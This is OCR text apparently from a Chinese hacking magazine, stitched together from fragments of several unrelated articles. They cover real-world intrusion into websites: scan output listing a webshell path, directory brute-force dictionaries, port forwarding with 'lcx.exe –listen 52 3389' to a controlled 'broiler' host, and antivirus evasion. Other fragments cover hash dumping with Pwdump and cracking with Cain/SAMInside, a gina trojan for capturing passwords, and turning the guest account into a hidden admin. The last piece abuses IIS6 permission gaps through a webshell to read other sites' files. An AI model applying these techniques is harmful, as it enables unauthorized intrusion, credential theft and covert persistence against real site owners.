Found:  /servlet/counter.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /servlet/file/index.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /servlet/file/login.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /servlets/counter.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /servlets/count.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /config.php  (HTTP/1.1 200 OK)  !!!
Found:  /images/  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /include/config.php  (HTTP/1.1 200 OK)  !!!
Found:  /about.php  (HTTP/1.1 200 OK)  !!!
Found:  /tmp/  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /install.txt  (HTTP/1.1 200 OK)  !!!
Found:  /webshell.jsp  (HTTP/1.1 500 Internal Server Error)  !!!

All Done. Found 42.
```

图1

入侵一个目标站，当然得先得到他的一些相关条件，常用的找注入点以及查找相关版权信息等方法我就不说了，这里提一下，如何确定网站的目录结构。

我一般使用的是Web Vulnerability Scanner（该工具可以到“补天网”下载其企业版的破解版），这个工具以前有人提过，它不仅可以扫描注入点，而且对网站系统和脚本的各种漏洞及目录都可以探测出来，这里我重点提一下它扫描的目录。

一般情况下，我们扫描目录总有那么几个是敏感目录，这对于我们入侵是很有用的。但这个工具推测目录是利用爬行的原理，也就是说有连接的地方就会继续爬下去，和我们用google搜索相关网页的原理一样，不过这样就造成了它的局限性。

如果有些无任何连接的目录（比如重要网站的敏感目录），那么这个工具就会探索不到，这样我们如何来弥补这个缺点呢？对！就是字典。这次我把自己用的字典分享出来供大家使用，记得上次搞一个大型私服站的时候，我的字典就帮上了忙，呵呵。

因为字典采用的是暴力破解，所以探测的目录数量就和字典相关了。由于服务器的特性，比如*nix对大小写就比较敏感，所以我的字典里有些目录还有大小写两种形式，而且可以对多层目录下的文件依次探测。我的字典是在原wwwscan字典基础上增加的，从原来的51kb到现在的62kb，增加了不少。

这里我拿扫描shareware.skycn.com的截图给大家做个说明，如图1、图2，百度和google的时候，如果网页不存在了还可以查看缓存。




图2

账户，也成功了，如图18。**net start**查看下服务，果然有瑞星，如图19。然后就是准备一个开3389的vbs和过瑞星的lcx传到服务器上，直接转发到我的肉鸡。不过这里要注意，如果你是开着3389登录肉鸡，执行**lcx.exe –listen 52 3389**是行不通的，3389端口你正在用，换个端口就行了。最后截张图20纪念下。

[文章中用到的3389.vbs和lcx.exe已收录在本期光盘]

编辑点评：

本文和《渗透XX大学主站》不同的是补充了几个php注入的小技巧，并且是通过loadfile来读源文件，分析代码来入侵的。

NOHACK

二、关于入侵后的工作

对于这个，大家做得最多的就是加管理员了。一般都喜欢用带$符号来加用户，但是我们为了尽量减少行动，自然是选择抓hash了，这其中我喜欢用两个工具。

一个就是Pwdump 7.0，用它配合cain和saminside进行破解。简单一点的hash可以用cain自带的字典破解，如果复杂的话就需要利用saminde这个工具了。曾经一个网站的管理员密码为13位纯字母，用它在二十分钟内就被破解掉了。

当然，如果碰到了变态的密码组合，除了彩虹表之外就是截取管理员密码了。gina木马是一个不错的选择，如果你想偷下懒，

不想这么麻烦，还有一招险棋，那就利用guest用户。因为guest是系统自带的，你把它加个密码然后加到管理员组，对于没经验的管理员也是一个考验哦！我用这个方法是屡试不爽啊！

三、国内和国外的区别

国内的比较好搞，这个是不容置疑的，而且arp防范做得仍然不到位。有时候我们向C段开进的时候，大多考虑的都是80端口的入侵。其实不然，对于国内，我们完全可以用hscan，只扫描ftp、mysql、mssql三个模块的弱口令，就会有意想不到的结果。

有一次，我扫描到一台服务器的mssql密码为123456，然后用这个密码居然可以登录其3389桌面。对于kr那边的好多大站，都是可以直接上传asp等脚本文件的，而且注入点也很多，旁注也很有效，但sniffer起来就不太容易了。

四、其它

不要局限于注入，有时候写权限漏洞和目录浏览会帮上不少忙。另外，对于一些文件的猜测大家也可以记录下。我们知道，一般后台的目录名为admin，那么我们继续输入menu.asp、manage.asp等或许会直接进去。关于php的站，不要忘记了phpinfo.php这个文件；而对于asp的站，不要忘记了探针文件（这里主要指啊江及其它探针，可以通过google找到）。

对于经常暴出来的php源码注入漏洞，不要只局限于注入，说不定可以读到文件源码，甚至into outfile。其它的，像社工以及注入等问题就不多说了，只想到这么多，就到这里吧，有什么不明白的，可以到论坛找我，我的id是冰的原点。

[文章中用到的工具wwwscan已收录在本期光盘，感谢作者提供了自己收集的字典]

编辑点评：

其实像这样的文章比较难写，没有具体的描述，只有经验之谈。入侵过很多站，积累的经验只有一句话：细心耐心，多想多做！大家还是仔细品味一下作者的经验浓缩吧。

Netpatch

小谈WIN系统Hacking中的小命令

从本文你可以学到：

相关命令的特殊使用

继《小谈WIN系统Hacking中提权前的小命令》之后，笔者斗胆再来谈谈一些在Hacking中被大部分人忽略的小命令以及原理（算是科普文章了）。其实这些命令大部分人都知道，也都使用过，但是却在某些特殊场合，由于没理解原理，所以没有派上用场。废话少说，我们直接进入主题。

一、CMD命令的特殊使用

别一看到这标题你就失去了兴趣了哦，人不可貌相，海水不可斗量，请读者朋友耐心继续看下去。为了不让读者看得蒙蒙的，我们先来介绍下原理（以下内容均以WIN2K3系统的IIS6为测试环境）。

很多人都知道，我们一般拿到的WEBSHELL基本都是GUEST或USER权限，但其实在WIN2K3上并不仅仅是GUEST或USER权限。呵呵，看到这里是不是有点蒙了呢？别急，等我慢慢道来。

小知识：

IIS6的运行是依靠IUSR（来宾账户【GUESTS组权限】）和IWAM（IIS的启动账户【IIS_WPG组权限】）以及默认的nt authority\network service（IIS内置账户）来运转的。也就是说，我们用WEBSHELL直接去看目录的东西时，是以IUSR来宾账户的权限去看的，而当我们执行命令时，却是用默认的nt authority\network service（IIS内置账户）或IWAM账户来运行的（以IWAM权限运行的，一般都是自己设置的）。

由于两个用户的权限不一样，就产生了一些权限管理的疏漏。当管理员权限配置不当时，虽然我们以IUSR用户无法跨目录看到别的站点的信息，如图1所示，但是却可用WSH以执行命令的形式，用IIS内置账户或IWAM的权限去查看目标的信息，如图2所示。

这个时候我们就可用dir命令查询到对方目录有什么文件，用type命令看到对方文件的内容，如图3所示。但是COPY一类的内置命令却不好使，如图4所示。

为什么会这样呢？我们用CACLS查询了下WEBSHELL所在目录的权限，如图5所示，发现“nt authority\network service”的权限被设置为“可读”。我们再看看别的目录的权限，如图6所示，权限设置跟WEBSHELL目录类似。

这种就是典型的权限配置疏漏，但是由于是只读权限，所以我们都没办法COPY东西到我们自身目录，因为nt




图1




图2




图3




图 4




图 5




图 6

authority\network service（IIS 内置账户）对 WEBSHELL 所在目录也只是只读权限。若我们 COPY 到 TEMP 目录，就会发现 Y 成功了，因为 TEMP 是 EVERYONE 可写的。

管理员的一个权限配置疏漏，给我们留下了一线生机，让我们轻易的获得了别的网站的内容和敏感信息。有的时候 Dir 不了对方的目录，但是却可用 Type 命令列其文件内容，这又是为什么呢？

